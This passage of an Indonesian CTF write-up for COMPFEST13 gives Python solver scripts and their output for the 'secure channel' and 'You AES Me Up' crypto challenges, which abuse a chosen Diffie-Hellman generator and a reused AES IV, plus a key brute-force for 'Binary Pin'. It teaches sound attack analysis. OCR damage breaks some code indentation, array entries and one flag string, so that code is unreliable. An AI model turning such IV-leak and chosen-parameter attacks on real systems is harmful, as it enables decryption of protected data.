'D[Uc,WL{1c!RQE\\PVCqOIY"n\x0bfJ2T',
'<hK%:OmzE\\1O$Tb=\x0b5p"OJX3xl\\\\"vY4\'WA,7];CVWo/qA',
'r?\n<st%}r_U<?&oZk57x/V:9G@0"t~Z%><nlwJmxus4T',
'Naa/5di|VS0-=VII7JDND~5Y.@-jQ,x12+dU\\;HeM',
'IzQv"Q.WoH+\r6YS|4\'al\x0c"k\x0c*_\n;6\tU,AhLTpVGU\tm',
'^!hN7p4vbh |<i{YHRxeAem_@|\n@k$\t\x0c@0<6"Z2Vs.&b',
"^@k7/<C#e?b(bTw-\\ :g1G#*\t9X9@D f;t;z'E,1rd>",
'S*A$|744;gLOL5BPjBJ\x0c\x0beV/}ShCg\n{2jAM5J*Cm$\tWt2KG74_U5O',
'9hxA.I}\x0b^)gfn7SV\x0c[_[pw|fJ+#~03-upai3^H?o', "GPg^fc:'@j
%|?W)!CS(+]#\n\\_M?#ORD@%*zdGf/o_*fAk",
'6Jj<lb!^i6N.I\\(EN.Kg*\t4q1<8ce/^<bKlZk`i{<Dnm',
"`_;=Z\x0c\x0cdFYPW.!/WKm'd6\\fCnxz<.1X!~0.8e|Qv,",
'.]KK\x0cucD7"I/0? D`V,\rx<)[dw@%pR f',
'"\t/dQ&([tv~H`c@vx9?`bScGY\nb2Zs&O6)\r0~,>z\tdpX^;Vf\'dY/*)_',
'DBbA1\x0bUX4Clp)}/W"^`l?\\nMqU$sZz\x0b$6Bm~\nG:J\rLK%dqT',
'T\x0bd}}b_}(H2x|kuW?6+J\tZ&4@AUUe\rLf\r*%Djhb#0syR&g5',
"EztDC,$O?zJn:\\M5v';7V`- V\r?!}nDn\r^(!P%fi255{", 'yTpJ~>)}KM+s&LF
O,&yPZe:)\x0b"K"L\\@y\rcGo(2\\|o3K', "Q\t\x0c:VR>~'S
9+6y#xAx)\x0b}\\i:mX0\x0c{=K]MxC+b\x0b.5\x0cC[_",
'.A$S]M]\nl\x0bZ;rm4"($x\'#K#C-"?B/g;\\\'(l.QQ#;Zgg~.P', 'ir[
"\t\n0|XG^p#?CVeHr+-sdI\x0b&x\n ?:w[HY1WUgJ|A;Z(-',
"brAt7]\tA01}(ea=H)\x0clGU{ jAUc'.`R$yb15%_((%y'",
'|%?,2uM0%>GU`a+n\\:HOSKdtB8GE\\P]dm{`xL',
'$eXW*f/\r3t3C/!&\t\\j;2$3HNjRM)k#\tp?%xpGB>',
"Q_iKoJ)N.\\s7.'%+,q3?Ad\nilU9y)@\x0b'\x0cK!jJ",
"@PBkcu7GB'CJ(\n\ntCUbv#[s(gk*]\x0czI5'OBRmQU",
'78H*na.\\@<tv0$"]thwe/#8\\\n(\t#WEQu}gQ/h0w',
'IH/n:&P1%8A(;\n\\j!#e e7kr{@)0*dy6Y4%:"bRR#',
'LYe;g2D\x0b}Id`L"P4`\tsoAtJ$Qi0XS5WikdU[Jk~1<VVMQOm',
'\\(}&Y\tnnY#,\r2XE43^d\x0b&P3r$|nw*2S[tH8N+>,-g6dXc?PI',
'\x0b0dP;$bwl"& WG\rlx"\'Uh3)"3<`i;;vty2>uiGS',
'%F?XbIVvD0$\x0b9R\x0c\x0bxjhvV-Ixd\x0cqComoMn7(~g7l\rb rYB@RM)',
'JiT929gN]<f 8hFyB$E1x\n-T80~l}IOMrh`b]', '-b)RY7
u\x0cr/ByMlO9VSULDghI#4jT0=r*ZYZ0b\x0c`hcd6L',
"6'od}6b|8p}+z7^DMx6iN.BwZ~kb=S>\nw[W65vr?&r",
"F~\x0b}zXxX7?eo9;13\nk}^!7)_5\t%+\tIs'JEKNu_",
'K(\x0c,n^|2[i\x0c&Dp*;HQ\'AZ!b\t\\S";(H\\&%s-X~f< &q',
'_G]xPm\x0cG|IT%dBMaUT%loVg3\x0bn,qnRuu%\x0b%ca?,[)}Xr22-(X',
"hXQr@474w' gRx0SG=~l@#[DWh|eD{tii!",
'L49_3WPWMnsf\ru/mt,9l|\riYpbfPvgoevN;\raA.m', 'q^I
03vZA5Gxk0j|Q5)YR*7R`3%XX/Wh Y?]\x0c6WNafJ',
```

```
'Ok;W6>E!vgzEK&_!~\\"\nJcpZH__*KAYw&~A1LG[\txoInxG\x0bx?=:w\t{:',
">9U&DWgV/ I4J_eD~8C'>d((%B=!#O,18'}\rM{ g<\rP", "(Fk?S'v!D7K
CW7:b$xYb?o^t$\x0csmI1\rV4/![mj;c2Kh",
'rkD8"YBiUg.7(k\x0cd\\^M/~D.\x0c;K=1VmI(2fTukv"GH-ROz5',
'M7%M_\r/UJcMMi5fh\\FSRb1q\x0c2aS,<9\\*ZT~%$Kd:p', ',qu9$W0\x0cpNo
4wW1Yt&js\n+)W3}RFR3A\\r.,uX\\&L<',
"D0?e+NGpM\\\x0cXVe,HEO's!uG:q*FsC\rqF[$RZB2Y0RB",
'7#dSF!V2^4]*As\x0b^6S>3"E]Hw#gh#]:FHkJpfDq[y}U',
'Ab4]1Qyc:<)^N/UWh6KFUm]^*dq~u6uiyX"o"Q,2zxIC',
'U@kTj+b+was6=zm48@u]kWOL|({^<>E=\\Sdx{Lo0x"`/(X{b',
'F1fLyxx]5S(wm.hy76Qws>[}!n\x0cn^.I\\A<\\T3]h/`,^',
'!{f@n#dJU}\x0cJIR7#k(*Sbs`_QYxC3NX\nQ^w}:hkx',
'&*<;F\\OYm5\rkHMqfe7CJ2Y)H$\tGZn\\V:Vj6lwQ', "\x0cmD\ry[
.5_gp!Im<'q?wa{^+TonvJ?rLC%", '*
?|4C"H.@{?\\\n{J5Tq!}\x0c]t\'!5^E^s^DuXMtH-.S3_H`',
'~fr3\\jSkIclSO>y@%(C5WxoMEb8sW?\t,(^iTOKd~,IO',
'Kz^O{v2);TIOb\th@paf7\\jk /5U\x0c5]XH<bv(N8s0|,ovl+z\x0bl!~B',
'8C>d\rL~5qXoK<@B@I4A%E@5 l_]:B/@MQ~$u"+Q03P6Y3r?EM^4s.',
'vgxu(+Y%pdoG~X~sL}hCxv\rne\t#kbv<Z(L91CgxL5',
'J\n(+\\jJK\r~k$\n7~XIi^~t7.>?h\x0bT{>1I#uQ+#\n8?\tD',
'f`vv+cO\\`C<.sa 9\t4BfDx}A4z?oZV}#9A\x0bP_[77SH@U j',
't0:F2IXb?e9X^6f[7S}_@H{iNI0V&\x0c/`9(Y:SZ4yR?HEb', '87d&',
"5xu\t_$vn=#}q%J+i{E[.bW?T.^0mdLPlm3_IO 5V'X-e",
'=/.q<K)l:zByMT9[-8Pa-jA|+EQ/1&j+A o%;?mbR"IC?',
'80\rCZ/\x0b|63M\n!t67uA6PXh:,oxb`[^[^E"@>\x0btN|f&8pd',
'\ru/+<0N%`qVz:>o.4}VrdKx\x0b?)T@0A|o\tZd`+i\n) ', 'e
apY~GiK6}zR:Z{;QjURoo"cfF+)$a# d\x0b`\\s\r7/fH~f',
'8ZqlKj(QL*Yr-\'m)tNp(){l>\t!&CU6{aAed<+NG\nmHv)"_{',
'Q2)zs<:\x0cG\nI56|0Re{F6VK&.~h\'\tB ; Ig"W;^_{=',
'8%aPe\rmzgF<thSSE/I\x0b]NzX!mp@E$;PK.~O1f*r t\n3+#s\n',
'#QBk=En~Bju5P^!`<HX/&$\rE[JDx !j}D5f:@sikT\x0bPcK^',
'\nhp}D2}Q:7H4U#)<\r70j?9,WqVaDFflrbQuxJ[V%',
'F_ESpfg*Gsuu[J5F=(j]K){\tcPP_e_ #4Sri7Ov{{=;\\|$Z%p,',
'XjS,aqF:\n:9\t,b7PUes8:XSE_|!1U97IM 8?d3y',
'-B,(d))bWIY#[J~,)9F@WqnI\x0bB*.?QrV~)"Q&/y',
'i.W;f"U];iyVS^E36]-T68@b?tMlcA`F,qz8yM9M.*4',
'nJ$B)l1&\x0b?kyyrR-{3on_((iZbMdw>RU+%ax!la\\0kIG\nH\tV',
'\rzjxHS}:-2HeosqQyp=z,w3HsP|pa}{}pK{R>W^yAf.Cd42',
"g.ScqIFwI!TeB@*-|q1>4p\r9'%w]<&@M.'Z=<z>xyn&q+4*",
"5g}\x0b'+O\n_Z7+([(\x0c=_dSQ_X/ZI]MxZ3+Q3%4%W",
'F&>?W]ly/>~.^n[~v\tv?\\%*t!%h\x0bloiwaf@:',
'(NW_I<}p#/_S`&$Eo`%$\rAOR583_{rU4Mb~hnX\r7\t\x0b!~',
'yd>[NDOAMb5\':vCW>h\re9*\\d%9)Q="vb(t',
"4HbdVBAn142/efMo6'&#colt[D{oTe!` .?@(jP",
'\x0c,=5q95.K{B+QJM2a+t@`}h)f@0<oesAQRR%>m~Sj~p,+]82$RKXZH!',
',g8\t\\H>^)74~+eyX_w)I5x#K\x0cIz25#Xt396|nd8;<B',
'G^]{tTimFv[Eka-~`i!--,&W@MR*"\x0c7;oVgb5zi*!:lGwPzZd',
'+C!\n\x0b4E33T_a\rjb3[G=4_(t<\r=9\x0b{%\t^*do)9sb;J|CG)KTv_Ij-(',
')n+;/N]]Q{S$<FU$&`&c8<\x0brC:l}$62`"AuionfkT;F"#']
for i in range(len(a)):
    if(a[i] in b and a[i] in c):
```

```
        print(a[i])
```

```
kosong … compfest secure-channel-master-public public python2 zz.py
87d&
```

Didapatkan outputnya “87d&”. Jadi bisa digunakan sebagai pembanding di script utama.

```
from Crypto.Util.number import *
import base64
from Crypto.Cipher import AES
import string
from pwn import *

def decrypt(enc,key,iv):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    msg = cipher.decrypt(enc)
    return msg

sp = list(string.printable)
g = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF+1
r = remote("103.152.242.242",1457)
# r = process("./alice-bob.py")
r.recvuntil("g: ")
r.sendline(base64.b64encode(long_to_bytes(g)))
r.recvuntil("p: ")
p = int(r.recvline().strip())
r.recvuntil("public part: ")
alice_pub = r.recvline().strip()
a_pub = bytes_to_long(base64.b64decode(alice_pub))
list_msg = []
for i in range(40):
    # print(i)
    r.recvuntil("Alice:\n")
    list_msg.append(base64.b64decode(r.recvline().strip()))
    r.recvuntil("Bob:\n")
    list_msg.append(base64.b64decode(r.recvline().strip()))
r.close()
# print(list_msg)
hmm = []
for msg in list_msg[:1]:
    for k in range(3,101):
      ss = pow(a_pub, k, p) % 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
      key = long_to_bytes(ss)
      while (len(key) != 16):
            key += '\x01'
      tmp = decrypt(msg[16:],key,msg[:16])
      flag = ""
      for i in tmp:
            if(i in sp):
                  flag += i
      if(flag=='87d&'):
```

```
            break
flag = []
for msg in list_msg:
    tmp = decrypt(msg[16:],key,msg[:16])
    tmp2 = ""
    for i in tmp:
      if(i in sp):
            tmp2 += i
    flag.append(tmp2)
print(flag)
# print(list_msg)
```

Output

```
['87d&', "87d'2", '6>p<c/c', '=(l#a',
'6uO2nDfm1=Bkq9&@3BW&@rc.&56', '=(lLpA8c%#DC9NKCh[Zr56',
":2+3L/g*_.BOQ'q+EV:2F!,(2@:q1", '=(l#a56',
'6VgEQ7R^6T0f+/5An3YW1c@1!',
"88W2r+A-ctF<G[=AKYT!EcZ=F1,'h\\BOPpi@ru:&F$B",
"8LJ?tE,oN3FEo!MF`M%9H#IgJBOQ'q+EV:.+ED%7F8",
'=_2#T/0JP@@:re"0KM*G>l', '8K_\\TG%De<BOr;uCggs\\2D@0t+EVO?/hSa',
':MVL(8K`4kCht58ASu$$BlkJ+AoqU)+F.mJ/g*Z&+E)-M',
'1GE8q0f:XC2DR7%@:h?\'2`!:"1HAu\'1H9d',
'1,r\\s@P^#%2*#8*An*\\P0Ocjn@l.XL2e?JY@:V;R2)-jB3Ab/(',
':2+3L/0K.J+D>2,AKZ).AKYT$@:p^#Dg*?',
'8K_\\bE+L/*@:O(aEcW@5@;]t$F<GX9AKZ).Blbm',
'<+oue+Cf(nDJj$%+DGm>F(Jj(Eb-A6BkM+$56', '=_2#T/c',
'8K_\\bE+L/;DfmFJAKZ#-B4uB>', '8K_\\bE+L/5D_;', ':MV(pBOu&',
'6@!,p', '6@!,', '@X2M', '87d&', "87d'2", '6>p<c/c', '=(l#a',
'6uO2nDfm1=Bkq9&@3BW&@rc.&56', '=(lLpA8c%#DC9NKCh[Zr56',
":2+3L/g*_.BOQ'q+EV:2F!,(2@:q1", '=(l#a56',
'6VgEQ7R^6T0f+/5An3YW1c@1!',
"88W2r+A-ctF<G[=AKYT!EcZ=F1,'h\\BOPpi@ru:&F$B",
"8LJ?tE,oN3FEo!MF`M%9H#IgJBOQ'q+EV:.+ED%7F8",
'=_2#T/0JP@@:re"0KM*G>l', '8K_\\TG%De<BOr;uCggs\\2D@0t+EVO?/hSa',
':MVL(8K`4kCht58ASu$$BlkJ+AoqU)+F.mJ/g*Z&+E)-M',
'1GE8q0f:XC2DR7%@:h?\'2`!:"1HAu\'1H9d',
'1,r\\s@P^#%2*#8*An*\\P0Ocjn@l.XL2e?JY@:V;R2)-jB3Ab/(',
':2+3L/0K.J+D>2,AKZ).AKYT$@:p^#Dg*?',
'8K_\\bE+L/*@:O(aEcW@5@;]t$F<GX9AKZ).Blbm',
'<+oue+Cf(nDJj$%+DGm>F(Jj(Eb-A6BkM+$56', '=_2#T/c',
'8K_\\bE+L/;DfmFJAKZ#-B4uB>', '8K_\\bE+L/5D_;', ':MV(pBOu&',
'6@!,p', '6@!,', '@X2M', '87d&', "87d'2", '6>p<c/c', '=(l#a',
'6uO2nDfm1=Bkq9&@3BW&@rc.&56', '=(lLpA8c%#DC9NKCh[Zr56',
":2+3L/g*_.BOQ'q+EV:2F!,(2@:q1", '=(l#a56',
'6VgEQ7R^6T0f+/5An3YW1c@1!',
"88W2r+A-ctF<G[=AKYT!EcZ=F1,'h\\BOPpi@ru:&F$B",
"8LJ?tE,oN3FEo!MF`M%9H#IgJBOQ'q+EV:.+ED%7F8",
'=_2#T/0JP@@:re"0KM*G>l', '8K_\\TG%De<BOr;uCggs\\2D@0t+EVO?/hSa',
':MVL(8K`4kCht58ASu$$BlkJ+AoqU)+F.mJ/g*Z&+E)-M',
```

```
'1GE8q0f:XC2DR7%@:h?\'2`!:"1HAu\'1H9d',
'1,r\\s@P^#%2*#8*An*\\P0Ocjn@l.XL2e?JY@:V;R2)-jB3Ab/(',
':2+3L/0K.J+D>2,AKZ).AKYT$@:p^#Dg*?',
'8K_\\bE+L/*@:O(aEcW@5@;]t$F<GX9AKZ).Blbm',
'<+oue+Cf(nDJj$%+DGm>F(Jj(Eb-A6BkM+$56', '=_2#T/c',
'8K_\\bE+L/;DfmFJAKZ#-B4uB>', '8K_\\bE+L/5D_;', ':MV(pBOu&',
'6@!,p', '6@!,', '@X2M', '87d&', "87d'2"]
```

Didapatkan output aneh , cukup lama stuck disini karena kami tidak memisahkan setiap percakapannya dan langsung melakukan decode secara keseluruhan. Namun untungnya kami sempat mencoba di cyberchef dan terlihat bahwa ada beberapa string yang terbaca ketika menggunakan base85 decode , kemudian kami sadar ternyata harusnya di decode per percakapan (tidak berkelanjutan) . Jadi decode saja sampai ketemu flagnya

Input

```
6VgEQ7R^6T0f+/5An3YW1c@1!
```

Output

```
COMPFEST13{4fd29464a
```

Input

```
1GE8q0f:XC2DR7%@:h?'2`!:"1HAu'1H9d
```

Output

```
30b51506628caf4_734b39d538}
```

Input

```
1,r\s@P^#%2*#8*An*\P0Ocjn@l.XL2e?JY@:V;R2)-jB3Ab/(
```

Output

```
28a1b39559f4fc500b41c4b17ec8ad74512394a8
```

Flag : COMPFEST13{4fd29464a28a1b39559f4fc500b41c4b17ec8ad74512394a830b51506628caf4_734b39d538}

You AES Me Up (482 pts)

Diberikan source code sebagai berikut

```
#!/usr/bin/env python3
import sys
import os
import random
import binascii
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
from secret import FLAG

IV = os.urandom(AES.block_size)
KEY = os.urandom(AES.block_size)

class Unbuffered(object):
      def __init__(self, stream):
      self.stream = stream
      def write(self, data):
      self.stream.write(data)
      self.stream.flush()
      def writelines(self, datas):
      self.stream.writelines(datas)
      self.stream.flush()
      def __getattr__(self, attr):
      return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

def pad(msg):
      return msg + (chr(16 - len(msg) % 16) * (16 - len(msg) %
16)).encode()

def get_flag():
      flag = pad(FLAG)
      cipher = AES.new(IV, AES.MODE_ECB)
      flag = cipher.encrypt(flag)

      enc = b''
      flag = pad(flag)
      iv = IV
      for i in range(0, len(flag), 16):
      cipher = AES.new(KEY, AES.MODE_CBC, iv)
      enc += cipher.encrypt(flag[i:i+16])
      iv = long_to_bytes(bytes_to_long(enc[i:i+16]) ^
bytes_to_long(flag[i:i+16]))
      print('flag (in hex) =', binascii.hexlify(enc).decode())

def encrypt():
```

```
	msg = input('msg (in hex) = ')
	if (len(msg) % 2 != 0):
	print('Invalid input!')
	return
	msg = binascii.unhexlify(msg.encode())
	cipher = AES.new(KEY, AES.MODE_CBC, IV)
	enc = cipher.encrypt(pad(msg))
	print('enc (in hex) =', binascii.hexlify(enc).decode())

def decrypt():
	enc = input('enc (in hex) = ')
	if (len(enc) % 32 != 0):
	print('Invalid input!')
	return
	enc = binascii.unhexlify(enc.encode())
	cipher = AES.new(KEY, AES.MODE_CBC, IV)
	msg = cipher.decrypt(enc)
	print('msg (in hex) =', binascii.hexlify(msg).decode())

def menu():
	print('1. Get encrypted flag')
	print('2. Encrypt a message')
	print('3. Decrypt a message')
	print('4. Exit')

if __name__ == '__main__':
	while True:
	try:
		menu()
		choice = input('> ')
		if choice == '1':
			get_flag()
		elif (choice == '2'):
			encrypt()
		elif (choice == '3'):
			decrypt()
		elif (choice == '4'):
			print('Bye.')
			break
		else:
			print('Invalid input!')
	except:
		print('Something went wrong.')
		break
```

Setelah kami lakukan analisis kami menemukan 2 bug , yang pertama kita bisa leak iv , iv nya digunakan berulang kali. Untuk mudahnya encrypt satu block null byte lalu decrypt null byte + enc(null byte) -> otomatis bakal melakukan xor null byte dengan hasil decrypt null byte (harusnya di xor dengan iv biar null byte hasilnya , tapi malah di xor dengan null byte jadinya dapat iv). Yang kedua ada ini baru sadar setelah coba coba running filenya + debug nilainya ,

ternyata hasil enkripsi flag di padding , jadi kita tau nilai akhir dari flag hasil padding , yaitu “\x10”*16 . Jadi tinggal balik aja prosesnya

```
Block = block[::1] Urutan block dibalik

dec(enc(block[i]),iv)^iv -> biar dapet nilai asli dari dec (tanpa
xor iv)
dec(enc(block[i]),iv)^iv^known_plain -> dapet nilai iv yang
digunain buat encrypt di looping ke-i
dec(enc(block[i]),iv)^iv^known_plain^block[i+1] -> dapet plaintext
( value flag )
```

berikut solver yang kami gunakan

```
from Crypto.Util.strxor import strxor
from pwn import *
from Crypto.Cipher import AES

r = remote("103.152.242.242",5592)
r.recvuntil(">")
r.sendline("2")
r.recvuntil(" = ")
r.sendline("00"*16)
r.recvuntil(" = ")
leak_enc = r.recvline().strip()
r.recvuntil(">")
r.sendline("3")
r.recvuntil(" = ")
r.sendline("00"*16+leak_enc)
r.recvuntil(" = ")
tmp = r.recvline().strip()
iv = tmp[32:64].decode('hex')
# print(iv)
r.sendline("1")
r.recvuntil(" = ")
enc_flag = r.recvline().strip()
list_enc = []
for i in range(0,len(enc_flag),32):
    list_enc.append(enc_flag[i:i+32])
known_plain = "10101010101010101010101010101010".decode('hex')
list_enc = list_enc[::-1]
list_flag = []
for i in range(len(list_enc)-1):
    r.recvuntil(">")
    r.sendline("3")
    r.recvuntil(" = ")
    r.sendline(list_enc[i])
    r.recvuntil(" = ")
    tmp_dec = r.recvline().strip()
    tmp_dec = tmp_dec.decode('hex')
```

```
    tmp_iv = strxor(strxor(known_plain,tmp_dec),iv)
    known_plain = strxor(tmp_iv,list_enc[i+1].decode('hex'))
    list_flag.append(known_plain)
cipher = AES.new(iv, AES.MODE_ECB)
res = ""
for i in list_flag[::-1]:
    res += cipher.decrypt(i)
print res
```

```
kosong … compfest you-aes-me-up-master-public public python2 solver.py
[+] Opening connection to 103.152.242.242 on port 5592: Done
COMPFEST13{Y0u_aes_me_Upppppppp____t0_c0dE_on_st0rmy_Seaaaas____e0212d1a34}\x05\x05\x05
[*] Closed connection to 103.152.242.242 port 5592
```

Flag :
COMPFEST13{Y0u_aes_me_Upppppppp_____t0_c0dE_on_st0rmy_Seaaaas____e0212d1a34}

REV

Binary Pin (454 pts)

Diberikan file jar , kemudian kami coba decompile. Disini kami sempat overthinking mengenai cara mengerjakannya , kemudian baru sadar disini tugas kita adalah memasukkan key yang benar. Dimana nilai key sendiri 9 bit , jadi possible sekali untuk di bruteforce , jadi tinggal bruteforce key dan dump resultnya lalu analisis manual atau grep .

Generate possible key

```
from itertools import product

for i in product(["0","1"],repeat=9):
    tmp = []
    for j in range(9):
      tmp.append(i[j])
    print(tmp)
```


Bruteforce key

```
import java.util.*;
class Main{

   public static void main(String[] args) {
     char arr[][] = {{'0', '0', '0', '0', '0', '0', '0', '0',
'0'},{'0', '0', '0', '0', '0', '0', '0', '0', '1'},{'0', '0', '0',
'0', '0', '0', '0', '1', '0'},{'0', '0', '0', '0', '0', '0', '0',
'1', '1'},{'0', '0', '0', '0', '0', '0', '1', '0', '0'},{'0', '0',
'0', '0', '0', '0', '1', '0', '1'},{'0', '0', '0', '0', '0', '0',
'1', '1', '0'},{'0', '0', '0', '0', '0', '0', '1', '1', '1'},{'0',
'0', '0', '0', '0', '1', '0', '0', '0'},{'0', '0', '0', '0', '0',
'1', '0', '0', '1'},{'0', '0', '0', '0', '0', '1', '0', '1',
'0'},{'0', '0', '0', '0', '0', '1', '0', '1', '1'},{'0', '0', '0',
```

```
'0', '0', '1', '1', '0', '0'},{'0', '0', '0', '0', '0', '1', '1',
'0', '1'},{'0', '0', '0', '0', '0', '1', '1', '1', '0'},{'0', '0',
'0', '0', '0', '1', '1', '1', '1'},{'0', '0', '0', '0', '1', '0',
'0', '0', '0'},{'0', '0', '0', '0', '1', '0', '0', '0', '1'},{'0',
'0', '0', '0', '1', '0', '0', '1', '0'},{'0', '0', '0', '0', '1',
'0', '0', '1', '1'},{'0', '0', '0', '0', '1', '0', '1', '0',
'0'},{'0', '0', '0', '0', '1', '0', '1', '0', '1'},{'0', '0', '0',
'0', '1', '0', '1', '1', '0'},{'0', '0', '0', '0', '1', '0', '1',
'1', '1'},{'0', '0', '0', '0', '1', '1', '0', '0', '0'},{'0', '0',
'0', '0', '1', '1', '0', '0', '1'},{'0', '0', '0', '0', '1', '1',
'0', '1', '0'},{'0', '0', '0', '0', '1', '1', '0', '1', '1'},{'0',
'0', '0', '0', '1', '1', '1', '0', '0'},{'0', '0', '0', '0', '1',
'1', '1', '0', '1'},{'0', '0', '0', '0', '1', '1', '1', '1',
'0'},{'0', '0', '0', '0', '1', '1', '1', '1', '1'},{'0', '0', '0',
'1', '0', '0', '0', '0', '0'},{'0', '0', '0', '1', '0', '0', '0',
'0', '1'},{'0', '0', '0', '1', '0', '0', '0', '1', '0'},{'0', '0',
'0', '1', '0', '0', '1', '1'},{'0', '0', '0', '1', '0', '1', '0',
'0', '0'},{'0', '0', '0', '1', '0', '1', '0', '0', '1'},{'0', '0',
'0', '1', '0', '1', '0', '1', '0'},{'0', '0', '0', '1', '0', '1',
'1', '0', '0'},{'0', '0', '0', '1', '0', '1', '1', '0', '1'},{'0',
'0', '0', '1', '1', '0', '0', '0', '0'},{'0', '0', '0', '1', '1',
'0', '0', '0', '1'},{'0', '0', '0', '1', '1', '0', '0', '1',
'0'},{'0', '0', '0', '1', '1', '0', '0', '1', '1'},{'0', '0', '0',
'1', '1', '0', '1', '0', '0'},{'0', '0', '0', '1', '1', '0', '1',
'0', '1'},{'0', '0', '0', '1', '1', '0', '1', '1', '0'},{'0', '0',
'0', '1', '1', '0', '1', '1', '1'},{'0', '0', '0', '1', '1', '1',
'0', '0', '0'},{'0', '0', '0', '1', '1', '1', '0', '0', '1'},{'0',
'0', '0', '1', '1', '1', '0', '1', '0'},{'0', '0', '0', '1', '1',
'1', '0', '1', '1'},{'0', '0', '0', '1', '1', '1', '1', '0',
'0'},{'0', '0', '0', '1', '1', '1', '1', '0', '1'},{'0', '0', '0',
